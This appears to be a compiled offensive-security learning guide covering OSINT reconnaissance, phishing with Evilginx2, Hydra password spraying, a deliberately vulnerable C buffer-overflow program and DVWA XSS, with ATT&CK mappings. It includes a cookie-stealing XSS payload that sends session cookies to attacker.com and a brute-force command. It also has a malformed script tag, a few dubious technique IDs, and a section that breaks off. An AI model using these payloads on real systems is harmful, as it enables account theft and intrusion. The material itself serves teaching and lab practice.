



Advanced Reconnaissance and OSINT

This document outlines the core concepts and objectives of advanced reconnaissance and Open Source Intelligence (OSINT). It covers passive and active reconnaissance techniques, emphasizing the use of OSINT frameworks for automated workflows. The primary goal is to equip individuals with the knowledge to gather actionable intelligence and integrate reconnaissance data into comprehensive attack plans.

Core Concepts

Passive Reconnaissance

Passive reconnaissance involves gathering intelligence about a target without directly interacting with their systems. This approach minimizes the risk of detection and allows for the accumulation of valuable information from publicly available sources.

Techniques:

- **DNS Enumeration:** Discovering DNS records associated with a target domain to identify subdomains, mail servers, and other network infrastructure. Tools like dig, nslookup, and online DNS lookup services are commonly used.
- **WHOIS Lookup:** Retrieving registration information for a domain, including the registrant's name, contact details, and administrative contacts. This data can reveal potential targets for social engineering or provide insights into the organization's structure.
- **Metadata Extraction:** Analyzing metadata embedded in documents, images, and other files to uncover sensitive information such as author names, creation dates, software versions, and geolocation data. Tools like exiftool are useful for this purpose.
- **Search Engine Dorking:** Using advanced search operators to find specific information on search engines like Google, Bing, and DuckDuckGo. This can reveal exposed files, directories, and login portals.
- **Social Media Intelligence:** Gathering information from social media platforms like LinkedIn, Twitter, and Facebook to identify employees, organizational structure, and potential vulnerabilities.
- **Code Repositories:** Searching public code repositories like GitHub and GitLab for sensitive information such as API keys, passwords, and configuration files.

Example:

Identifying exposed IoT devices using Shodan. Shodan is a search engine that indexes internet-connected devices, allowing users to find vulnerable systems based on their banners and configurations. By searching for specific device types or default credentials, an attacker can identify potential targets for exploitation.



MITRE ATT&CK: T1595.002 (Active Scanning) - While the title mentions "Active Scanning," the description includes gathering information from publicly accessible websites, which aligns with passive reconnaissance.

Active Reconnaissance


Active reconnaissance involves directly interacting with the target's systems to gather information. This approach is more intrusive than passive reconnaissance and carries a higher risk of detection.

Techniques:

- **Port Scanning:** Identifying open ports on a target system to determine the services running and potential vulnerabilities. Tools like Nmap and Masscan are commonly used for this purpose.
- **Service Enumeration:** Identifying the versions of services running on open ports to identify known vulnerabilities. This can be done using banner grabbing or specialized tools like Nmap scripts.
- **OS Fingerprinting:** Determining the operating system running on a target system by analyzing its network responses. This can be done using Nmap or specialized OS fingerprinting tools.
- **Vulnerability Scanning:** Using automated tools to identify known vulnerabilities in the target's systems. Tools like Nessus, OpenVAS, and Qualys are commonly used for this purpose.
- **Web Application Scanning:** Identifying vulnerabilities in web applications, such as SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF). Tools like Burp Suite and OWASP ZAP are commonly used for this purpose.



Active Reconnaissance Techniques



Made with Napkin

Example:

Fingerprinting the operating system using Nmap scripts. Nmap provides a variety of scripts that can be used to identify the operating system running on a target system. These scripts analyze the target's network responses to identify patterns that are characteristic of specific operating systems.

MITRE ATT&CK: T1046 (Network Service Scanning) - This technique involves scanning for accessible network services to gather information about the target's network infrastructure.



OSINT Frameworks

OSINT frameworks provide a structured approach to gathering and analyzing open-source intelligence. These frameworks often include a collection of tools, techniques, and resources that can be used to automate and streamline the OSINT process.

Frameworks:

- **Maltego:** A graphical link analysis tool that allows users to visualize relationships between different entities, such as people, organizations, and domains. Maltego can be used to gather information from a variety of sources, including social media, DNS records, and WHOIS databases.
- **Recon-ng:** A modular reconnaissance framework that automates the process of gathering information from various sources. Recon-ng includes modules for DNS enumeration, WHOIS lookup, and social media intelligence.
- **SpiderFoot:** An open-source intelligence automation tool that gathers information from over 100 different sources. SpiderFoot can be used to identify potential vulnerabilities, map out network infrastructure, and track down individuals.

Example:

Mapping LinkedIn profiles to email patterns for phishing. By using Maltego or Recon-ng, an attacker can gather information about employees of a target organization from LinkedIn. This information can then be used to create a list of potential phishing targets. By analyzing the email patterns used by the organization, the attacker can craft convincing phishing emails that are more likely to succeed.

MITRE ATT&CK: T1593 (Search Open Websites/Domains) - This technique involves searching publicly accessible websites and domains for information about the target.

Key Objectives

The primary objectives of advanced reconnaissance and OSINT are to:



Made with Napkin

By mastering these concepts and techniques, security professionals can effectively gather intelligence, identify vulnerabilities, and develop comprehensive attack plans to protect their organizations from cyber threats.

Learning Path

Phase 1: The Fundamentals & Tools

Step 1: Master the Basics of Shodan

- **Concept:** Shodan is a "search engine for the Internet of Things." It doesn't search website content like Google; it searches **banners**—the information services (like web servers, FTP, SSH) spit out when you connect to them.
- **How to Learn:**



- Go to shodan.io and create a free account (you get limited results, but it's enough to learn).
- Understand the search syntax. Your query port:80 country:US is perfect.
 - port:80 looks for services running on web port 80.
 - country:US filters results to the United States.
- **Example:**
 - **Goal:** Find a random, non-secure web server in the US.
 - **Query:** port:80 country:US "Apache/2.4"
 - **What you'll see:** A list of IP addresses. Click one. You'll see the "banner" Shodan grabbed,

which might look like:

HTTP/1.1 200 OK

Server: Apache/2.4.41 (Ubuntu)

... (other headers)

- **Why it's "vulnerable":** The mere presence on Shodan means it's exposed. An old version like Apache/2.4.41 might have known exploits. You haven't hacked it, but you've *found* it, which is the first step for an attacker.

Step 2: Understand Recon-ng and the OSINT Framework

- Concept: Recon-ng is a powerful, modular OSINT framework built in Python. It automates information gathering from dozens of different sources (Bing, Google, Shodan, social media, etc.).
- How to Learn:
 1. Install Recon-ng (it's often pre-installed in Kali Linux, or you can find it on GitHub).
 2. Don't get overwhelmed. Your task is to run one module: recon/domains-hosts/bing_domain_web.
 3. The workflow is always: Load Module -> Set Options -> Run.
- Example:



- Goal: Find subdomains of example.com using Bing search.
- Steps in Recon-ng:

```
# Start Recon-ng  
recon-ng
```

```
# Load the Bing module  
modules load recon/domains-hosts/bing_domain_web
```

```
# Show what options need to be set  
options list
```

```
# Set the SOURCE (the domain to target)  
options set SOURCE example.com
```

```
# Run the module  
run
```

- **What you'll get:** A list of discovered hosts (like blog.example.com, shop.example.com, dev.example.com) inside Recon-ng's database.

OSINT Framework (osintframework.com):

- **Concept:** This isn't a tool, but a massive, web-based mind map of every OSINT resource you can imagine. It's a reference library.
- **How to Learn:** Don't just look at it. Pick a "fictional company" (e.g., "Acme Corp").
- **Example Task:** "Find email addresses for Acme Corp employees."
- **Path in OSINT Framework:** Email Address -> Email Search and Discovery -> Explore tools like Hunter.io, Phonebook.cz. This gives you a practical path to follow.

Phase 2: Real-World Application & Analysis

Step 3: Analyze the Equifax Breach (2017)

- **Concept:** This was a catastrophic breach caused by a failure to patch a known vulnerability in a web framework called Apache Struts. The "recon" for the attackers was likely very simple.
- **How to Learn:** Read Brian Krebs' analysis: [KrebsOnSecurity - The Equifax Breach](https://krebsonsecurity.com/2017/08/the-equifax-breach/)
- **Recon Insights:**
 - **Vulnerability Awareness:** Attackers follow security news. They knew about the critical Apache Struts vulnerability (CVE-2017-5638).
 - **Target Recon:** They didn't need complex OSINT. They likely used Shodan or similar scanners to look for "Apache Struts" in the server banners across the large IP ranges owned by Equifax.



- **The Lesson:** The attackers' reconnaissance was a simple, automated scan for a very specific, known weak point. The defense failed because they didn't patch this known issue in time.
- **Hypothetical Shodan Query an Attacker Might Have Used:**
"Apache Struts" "country:US" org:"Equifax"

Step 4: Analyze a Modern APT29 Campaign (2024)

- **Concept:** APT29 (also known as Cozy Bear, Midnight Blizzard, Nobelium) is a highly sophisticated Russian state-sponsored group. Their reconnaissance is deliberate, stealthy, and targeted.
- **How to Learn:** Find a recent Mandiant or Microsoft report. For example, search for "APT29 Nobelium 2024" or look at their campaign against cloud environments.
- **Recon Tactics (from recent reports):**
 - **Password Spraying:** They don't target one user; they try a few common passwords against every user account in a tenant. This is a form of reconnaissance to find weak credentials.
 - **Legitimate Tool Abuse:** They use Microsoft's own tools (like MSGraph, PowerShell, Azure CLI) for reconnaissance. This makes them look like normal admin traffic.
 - **What they look for:**
 - **User Accounts & Permissions:** "Who is in this tenant? What can they access?"
 - **Email Information:** "Who are the important people? (Executives, IT Admins)"
 - **Cloud Resources:** "What SharePoint sites, storage blobs, or VMs are running?"
 - **The Lesson:** Modern attacker recon is "living off the land." It's not about loud port scans; it's about using authorized APIs and tools quietly to map out your environment from the inside after a initial foothold (like a compromised password).

Summary Table

Topic	Core Concept	Real-World Insight	Example
Shodan	Finding exposed devices & services by their "banners."	Attackers use this to find unpatched, vulnerable systems directly.	port:22 country:JP "OpenSSH 7.4" finds old SSH servers in Japan.
Recon-ng	Automated information	Used to build a target profile (domains, hosts, emails)	Finding subdomains via bing_domain_web module.



	gathering from public sources.	without touching the target's network.	
OSINT Framework	A directory of resources for intelligence gathering.	Provides a methodology for finding information on people, companies, and domains.	Using it to find a company's profile on LinkedIn and other social media.
Equifax Breach	Failure to patch a widely known vulnerability.	Recon can be as simple as scanning for a single, known weakness.	Scanning for "Apache Struts CVE-2017-5638".
APT29	Stealthy, cloud-based recon using legitimate tools.	Modern attacks focus on blending in and using authorized APIs to avoid detection.	Using Microsoft's MSGraph API to list all users in a tenant.

Initial Access Techniques

This document outlines the core concepts and techniques related to gaining initial access to a target system or network. It focuses on social engineering tactics like phishing and spear-phishing, credential-based attacks, and exploiting vulnerabilities in exposed services. The primary objective is to understand how attackers establish an initial foothold within a target environment.

Phishing and Spear-Phishing


Phishing and spear-phishing are social engineering techniques used to trick individuals into divulging sensitive information or executing malicious code. These attacks rely on manipulating human psychology to bypass technical security controls.

Core Concepts:

- **Phishing:** A broad-based attack targeting a large number of individuals with generic emails or messages.
- **Spear-Phishing:** A highly targeted attack focusing on specific individuals or groups within an organization. These attacks are often personalized with information gathered from open-source intelligence (OSINT) to increase their credibility.
- **Obfuscated Payloads:** Malicious code disguised to avoid detection by security software. This can include techniques like encoding, encryption, and polymorphism.



Cyber Attack Techniques: Unveiling the Hidden Depths



Made with Napkin

Example:

Cloning a login page using the Social-Engineer Toolkit (SET) is a common phishing technique. The attacker creates a fake login page that mimics a legitimate website, such as a bank or email provider. They then send a phishing email containing a link to the cloned page. When the victim enters their credentials on the fake page, the attacker captures them.

MITRE ATT&CK Mapping:

- T1566.001 (Spearphishing Attachment): This technique involves sending spear-phishing emails with malicious attachments that, when opened, execute code and grant the attacker initial access.

Credential Access

Credential access techniques involve obtaining and using legitimate credentials to gain unauthorized access to systems and data.

Core Concepts:

- **Password Spraying:** An attack that attempts to log in to multiple accounts using a list of common passwords. This technique is effective against organizations with weak password policies or users who reuse passwords across multiple accounts.
- **Pass-the-Hash:** A technique that allows an attacker to authenticate to a system without knowing the user's actual password. Instead, the attacker uses the password hash, which is a cryptographic representation of the password.



Example:

An attacker might use a password spraying tool to attempt to log in to multiple user accounts on a web application using a list of common passwords like "Password123" or "Summer2023!". If successful, the attacker can then use the compromised account to access sensitive data or perform other malicious activities.

MITRE ATT&CK Mapping:

- T1110 (Brute Force): This technique involves systematically attempting to guess passwords or other credentials until the correct combination is found. Password spraying is a specific type of brute force attack.

Exposed Service Exploitation

Exposed service exploitation involves targeting vulnerabilities in publicly accessible services, such as Remote Desktop Protocol (RDP) or Server Message Block (SMB).

Core Concepts:

- **Misconfigured RDP:** RDP is a protocol that allows users to remotely access and control a computer over a network. Misconfigured RDP servers can be vulnerable to brute-force attacks or exploits that allow attackers to gain unauthorized access.
- **Weak SMB Shares:** SMB is a network file sharing protocol. Weakly configured SMB shares can allow attackers to access sensitive files or execute code on the server.

Example:

An attacker might scan the internet for publicly accessible SMB shares with weak or default credentials. If they find a vulnerable share, they can use it to upload malicious files or execute commands on the server, gaining a foothold in the network.

MITRE ATT&CK Mapping:

- T1190 (Exploit Public-Facing Application): This technique involves exploiting vulnerabilities in publicly accessible applications, such as web servers or databases, to gain initial access to a system.




Key Objectives: Establishing Footholds

The ultimate goal of these initial access techniques is to establish a foothold within the target environment. This foothold allows the attacker to:

- **Gain Persistence:** Maintain access to the system even if it is rebooted or the initial access vector is closed.
- **Perform Reconnaissance:** Gather information about the network, systems, and users to identify further targets.
- **Escalate Privileges:** Obtain higher-level access to the system, such as administrator or root privileges.
- **Move Laterally:** Spread to other systems on the network.
- **Achieve Objectives:** Ultimately achieve the attacker's goals, such as stealing data, disrupting operations, or deploying ransomware.



Initial Access Techniques and Objectives



Made with  Napkin

By understanding these initial access techniques, security professionals can better defend against attacks and protect their organizations from compromise. This includes implementing strong password policies, securing exposed services, and educating users about phishing and other social engineering tactics. Regular vulnerability scanning and penetration testing can also help identify and address weaknesses in the network before attackers can exploit them.



Learning Initial Access Techniques: A Practical Guide

This document outlines a practical approach to learning and understanding initial access techniques used by threat actors. It combines theoretical knowledge from the MITRE ATT&CK framework with hands-on practice using tools like Evilginx2 and Hydra, and real-world case studies of significant cyberattacks. By following this guide, individuals can gain a comprehensive understanding of how attackers gain initial access to systems and networks.

1. Review MITRE ATT&CK Initial Access Tactics

The MITRE ATT&CK framework is a comprehensive knowledge base of adversary tactics and techniques based on real-world observations. Focusing on the "Initial Access" tactic is crucial for understanding the first steps attackers take to compromise a system.

- **Access the MITRE ATT&CK Website:** Navigate to attack.mitre.org.
- **Locate the Initial Access Tactic:** Find the "Tactics" section and select "Initial Access."
- **Understand the Techniques:** Review each technique listed under Initial Access. These include:
 - **T1566 Phishing:** Tricking users into revealing credentials or installing malware.
 - **T1190 Exploit Public-Facing Application:** Exploiting vulnerabilities in publicly accessible applications.
 - **T1189 Drive-by Compromise:** Infecting a user's system when they visit a compromised website.
 - **T1192 Spearphishing Attachment:** Sending targeted emails with malicious attachments.
 - **T1195 Supply Chain Compromise:** Compromising a vendor or supplier to gain access to their customers' systems.
- **Study the Sub-techniques:** For each technique, explore the sub-techniques to understand the specific methods used by attackers. For example, under "Phishing," you'll find sub-techniques like "Spearphishing Link" and "Spearphishing Attachment."
- **Review Mitigation and Detection:** Pay attention to the "Mitigations" and "Detection" sections for each technique. This will help you understand how to prevent and detect these attacks.
- **Real-World Examples:** Look for the "Groups" and "Software" sections to see which threat actors and malware families have used these techniques in the past.



2. Practice Phishing with Evilginx2 in a Lab

Evilginx2 is a powerful phishing framework that allows you to create realistic phishing pages and capture user credentials. Setting up a lab environment to practice phishing with Evilginx2 is essential for understanding how these attacks work and how to defend against them.

- **Set Up a Lab Environment:**
 - Use a virtual machine (VM) environment like VirtualBox or VMware.
 - Install a Linux distribution such as Kali Linux or Ubuntu.
- **Install Evilginx2:**
 - Follow the installation instructions on the Evilginx2 GitHub repository. This typically involves cloning the repository and running the installation script.
- **Configure Evilginx2:**
 - Set up a domain name and configure DNS records to point to your lab environment.
 - Obtain SSL certificates for your domain using Let's Encrypt.
 - Configure Evilginx2 to use your domain and SSL certificates.
- **Create a Phishing Campaign:**
 - Choose a target website to impersonate (e.g., Gmail, Facebook, LinkedIn).
 - Use Evilginx2 to create a phishing page that looks identical to the target website.
 - Configure Evilginx2 to capture user credentials and session cookies.
- **Launch the Phishing Attack:**
 - Send phishing emails to your test users with links to the phishing page.
 - Monitor Evilginx2 to see if users click on the links and enter their credentials.
- **Analyze the Results:**
 - Examine the captured credentials and session cookies.
 - Try to use the captured credentials to log in to the target website.
 - Understand how session cookies can be used to bypass multi-factor authentication.
- **Ethical Considerations:** Ensure you have explicit permission to conduct phishing exercises. Only target systems and users within your controlled lab environment.

3. Study Credential Access via HackTheBox Academy; Test Password Spraying with Hydra

Credential access is a critical stage in many attacks, where adversaries attempt to steal or reuse credentials to gain unauthorized access to systems and data. HackTheBox Academy provides excellent resources for learning about credential access techniques. Hydra is a popular tool for performing password spraying attacks.

- **HackTheBox Academy:**



- Sign up for a HackTheBox Academy account.
- Search for modules related to "Credential Access" or "Password Attacks."
- Complete the modules to learn about different credential access techniques, such as:
 - Password Cracking
 - Password Spraying
 - Credential Stuffing
 - Keylogging
- **Password Spraying with Hydra:**
 - Install Hydra on your Kali Linux VM.
 - Identify a target service that uses authentication (e.g., SSH, FTP, HTTP).
 - Create a list of common usernames and passwords.
 - Use Hydra to perform a password spraying attack against the target service.
 - Analyze the results to see if any credentials were successfully cracked.
- **Hydra Command Example:**

```
```bash
hydra -L usernames.txt -P passwords.txt <target_ip> ssh
```
```

- * ``-L``: Specifies the file containing the list of usernames.
- * ``-P``: Specifies the file containing the list of passwords.
- * ``<target_ip>``: The IP address of the target system.
- * ``ssh``: The service to attack (e.g., ssh, ftp, http).

- **Defense Strategies:** Understand how to defend against password spraying attacks by implementing account lockout policies, multi-factor authentication, and password complexity requirements.

4. Analyze Twitter 2020 Hack (Vice Reports) for Social Engineering Tactics

The Twitter 2020 hack was a high-profile incident that demonstrated the effectiveness of social engineering tactics. Analyzing reports from Vice and other sources can provide valuable insights into how the attackers gained initial access.

- **Research the Twitter Hack:**
 - Search for articles and reports about the Twitter 2020 hack on Vice and other reputable cybersecurity news websites.
 - Focus on the initial access phase of the attack.
- **Identify Social Engineering Tactics:**
 - The attackers reportedly used social engineering to trick Twitter employees into providing access to internal tools.
 - Analyze the specific tactics used, such as:
 - Impersonation: Posing as a colleague or IT support.



- Pretexting: Creating a false scenario to gain trust.
 - Exploiting Trust: Leveraging existing relationships or authority.
- **Understand the Impact:**
 - The attackers gained access to Twitter accounts of high-profile individuals and used them to promote a cryptocurrency scam.
 - This incident highlighted the importance of employee training and security awareness.
- **Lessons Learned:**
 - Implement strong authentication measures, such as multi-factor authentication.
 - Train employees to recognize and report social engineering attempts.
 - Restrict access to sensitive internal tools and data.

5. Analyze a 2024 APT29 Campaign via Mandiant Reports for Initial Access Tactics

APT29, also known as Cozy Bear, is a sophisticated threat actor believed to be associated with the Russian government. Analyzing Mandiant reports on APT29 campaigns can provide insights into their advanced initial access techniques.

- **Find Mandiant Reports:**
 - Visit the Mandiant website and search for reports on APT29 campaigns.
 - Look for reports that detail the initial access techniques used by the group.
- **Identify Initial Access Techniques:**
 - APT29 is known to use a variety of initial access techniques, including:
 - Spearphishing: Sending targeted emails with malicious attachments or links.
 - Supply Chain Attacks: Compromising software or hardware vendors to gain access to their customers' systems.
 - Exploiting Vulnerabilities: Exploiting zero-day or known vulnerabilities in software and hardware.
- **Analyze the Techniques in Detail:**
 - Understand how APT29 crafts their phishing emails to bypass security filters.
 - Learn how they identify and exploit vulnerabilities in software and hardware.
 - Examine their methods for compromising supply chains.
- **Study the Indicators of Compromise (IOCs):**
 - Pay attention to the IOCs listed in the Mandiant reports, such as:
 - Malicious file hashes
 - Network traffic patterns
 - Registry keys
 - File names
 - Use these IOCs to detect APT29 activity in your own environment.
- **Implement Defensive Measures:**



- Based on your analysis of the APT29 campaign, implement defensive measures to protect your organization from similar attacks.
- This may include:
 - Strengthening email security
 - Patching vulnerabilities promptly
 - Monitoring network traffic for suspicious activity
 - Implementing

Exploitation and Vulnerability Research

This document outlines the core concepts and key objectives related to exploitation and vulnerability research. It focuses on understanding exploit development, web application exploitation, and privilege escalation techniques. The goal is to provide a foundation for identifying and ethically exploiting vulnerabilities to assess weaknesses in systems and applications. Examples and ATT&CK mappings are provided to illustrate practical applications of these concepts.

Core Concepts

Exploit Development

Exploit development involves understanding how to leverage vulnerabilities in software or hardware to perform actions unintended by the system's designers. A fundamental concept in exploit development is the buffer overflow, which occurs when a program writes data beyond the allocated buffer, potentially overwriting adjacent memory regions. Modern operating systems implement Address Space Layout Randomization (ASLR) as a mitigation technique to make it harder for attackers to predict the location of code and data in memory.

Buffer Overflows:

A buffer overflow happens when a program attempts to write more data to a buffer than it can hold. This can overwrite adjacent memory locations, potentially corrupting data or even hijacking control flow by overwriting return addresses on the stack.

ASLR Mitigations:

Address Space Layout Randomization (ASLR) is a security technique used by operating systems to randomize the memory addresses where key data areas of a process are located. This makes it more difficult for an attacker to predict the location of code and data, thus hindering the success of buffer overflow attacks.

Example: Debugging a Vulnerable Binary with GDB

To understand buffer overflows and ASLR mitigations, one can debug a vulnerable binary using GDB (GNU Debugger).



1. Compile a Vulnerable Program:

```
#include <stdio.h>

#include <string.h>

void vulnerable_function(char *input) {

char buffer[10];

strcpy(buffer, input);

printf("Buffer content: %s\n", buffer);

}

int main(int argc, char *argv[]) {

if (argc > 1) {

vulnerable_function(argv[1]);

} else {

printf("Please provide an argument.\n");

}

return 0;

}
```

Compile this program with (bash):

```
gcc -fno-stack-protector -z execstack -o vulnerable vulnerable.c
```

Run the Program in GDB:

```
gdb vulnerable
```

Set a Breakpoint and Run with Input:

```
break vulnerable.c:6
```

```
run AAAAAAAAAAAAAAAAAAAAAA
```



Examine Memory around the buffer:

x/32bx buffer

To observe ASLR, run the program multiple times and note the addresses of functions and variables. These addresses will change each time, demonstrating the effect of ASLR.

ATT&CK Mapping:

- **T1068 (Exploitation for Privilege Escalation):** This technique involves exploiting a vulnerability in a system or application to gain higher-level permissions. Buffer overflows can be used as part of this technique to execute arbitrary code with elevated privileges.

Web App Exploitation

Web application exploitation involves identifying and leveraging vulnerabilities in web applications to gain unauthorized access, steal data, or perform other malicious activities. Common web application vulnerabilities include SQL injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF).

SQL Injection:

SQL injection occurs when an attacker is able to insert malicious SQL code into a query, allowing them to bypass security measures and access or modify data in the database.

XSS (Cross-Site Scripting):

XSS vulnerabilities allow attackers to inject malicious scripts into web pages viewed by other users. These scripts can steal cookies, redirect users to malicious sites, or deface the web page.

CSRF (Cross-Site Request Forgery):

CSRF attacks trick users into performing actions they did not intend to perform. An attacker can craft a malicious request that the user's browser automatically sends to a vulnerable web application.

Example: Targeting DVWA for XSS Attacks

Damn Vulnerable Web Application (DVWA) is a deliberately vulnerable web application that can be used to practice web application security skills.

1. Set up DVWA:



Install DVWA on a local server. Ensure that the security level is set to low or medium for easier exploitation.

2. Identify XSS Vulnerabilities:

Navigate to the XSS (Reflected) page in DVWA.

3. Perform an XSS Attack:

Enter a malicious script in the input field, such as:

```
```html<script>alert('XSS Attack!');</script>```
```

If the application is vulnerable, the script will execute, displaying an alert box.

## 4. Advanced XSS:

Try more advanced XSS payloads to steal cookies or redirect users:

```
```html<script>>window.location='http://attacker.com/steal.php?cookie='+document.cookie;</script>```
```

ATT&CK Mapping:

- **T1190 (Exploit Public-Facing Application):** This technique involves exploiting vulnerabilities in public-facing web applications to gain initial access to a system or network. XSS, SQL injection, and CSRF are common vulnerabilities that can be exploited in this manner.

Privilege Escalation

Privilege escalation is the process of gaining higher-level access to a system than initially authorized. This can be achieved through various methods, including exploiting local vulnerabilities in the kernel or misconfigurations in system settings.

Local Exploits:

Local exploits target vulnerabilities in the operating system kernel or other system software to gain root or administrator privileges.

Misconfigurations:

Misconfigurations in system settings, such as weak file permissions or insecure services, can also be exploited to escalate privileges.

Example: Mapping to T1068 (Exploitation for Privilege Escalation)

1. Identify a Vulnerable System:

Find a system with a known local exploit or misconfiguration.



2. Exploit the Vulnerability:

Use the exploit or leverage the misconfiguration to gain elevated privileges. For example, a vulnerable SUID binary might allow an attacker to execute commands as root.

3. Document the Process:

Document the steps taken to identify and exploit the vulnerability, including the specific exploit used and the resulting privilege escalation.

ATT&CK Mapping:

- **T1068 (Exploitation for Privilege Escalation):** This technique involves exploiting a vulnerability in a system or application to gain higher-level permissions. Local exploits and misconfigurations are common methods used to achieve privilege escalation.

Key Objectives

The primary objective of exploitation and vulnerability research is to ethically identify and exploit vulnerabilities to assess weaknesses in systems and applications. This involves:

- **Vulnerability Identification:** Discovering potential security flaws through various methods, including code review, penetration testing, and vulnerability scanning.
- **Ethical Exploitation:** Safely and responsibly exploiting identified vulnerabilities to understand their impact and potential for malicious use.
- **Risk Assessment:** Evaluating the severity and likelihood of exploitation to prioritize remediation efforts.
- **Remediation Recommendations:** Providing actionable recommendations to mitigate identified vulnerabilities and improve overall security posture.

By mastering these concepts and objectives, security professionals can effectively identify and address vulnerabilities, ultimately enhancing the security of systems and applications.



Lateral Movement and Persistence

This document delves into the critical aspects of lateral movement and persistence within a compromised network. It explores techniques for navigating through networks undetected, leveraging methods like pivoting with pass-the-ticket and Living Off The Land Binaries (LOLBins), and establishing persistent access using scheduled tasks, registry keys, and backdoors. The primary objective is to equip individuals with the knowledge to understand and defend against these advanced attack strategies.

Pivoting

Pivoting is a technique used by attackers to move from one compromised system to other systems within a network. This is often necessary when the initial entry point doesn't provide access to the ultimate target. Attackers use the compromised system as a base to launch further attacks, effectively "pivoting" through the network.

Pass-the-Ticket

Pass-the-ticket is an attack technique that exploits the Kerberos authentication protocol. Kerberos uses tickets to grant access to network resources. In a pass-the-ticket attack, an attacker steals a valid Kerberos ticket from a compromised system and uses it to authenticate to other systems on the network, impersonating the legitimate user. This allows the attacker to gain access to resources that the user has access to, without needing the user's password.

Example:

1. An attacker compromises a workstation belonging to a domain administrator.
2. The attacker extracts the Kerberos ticket for the domain administrator from the workstation's memory.
3. The attacker uses the stolen ticket to authenticate to a domain controller, gaining administrative access to the entire domain.

Living Off The Land Binaries (LOLBins)

LOLBins are legitimate system binaries that can be used by attackers to perform malicious actions. Because these binaries are already present on the system and are trusted by the operating system, their use can evade detection by security tools.

Examples:

- powershell.exe: Can be used to download and execute malicious scripts.
- certutil.exe: Can be used to download files, encode/decode data, and install certificates.
- regsvr32.exe: Can be used to execute COM objects.



- mshta.exe: Can be used to execute HTML Application (HTA) files.

PsExec for Lateral Movement

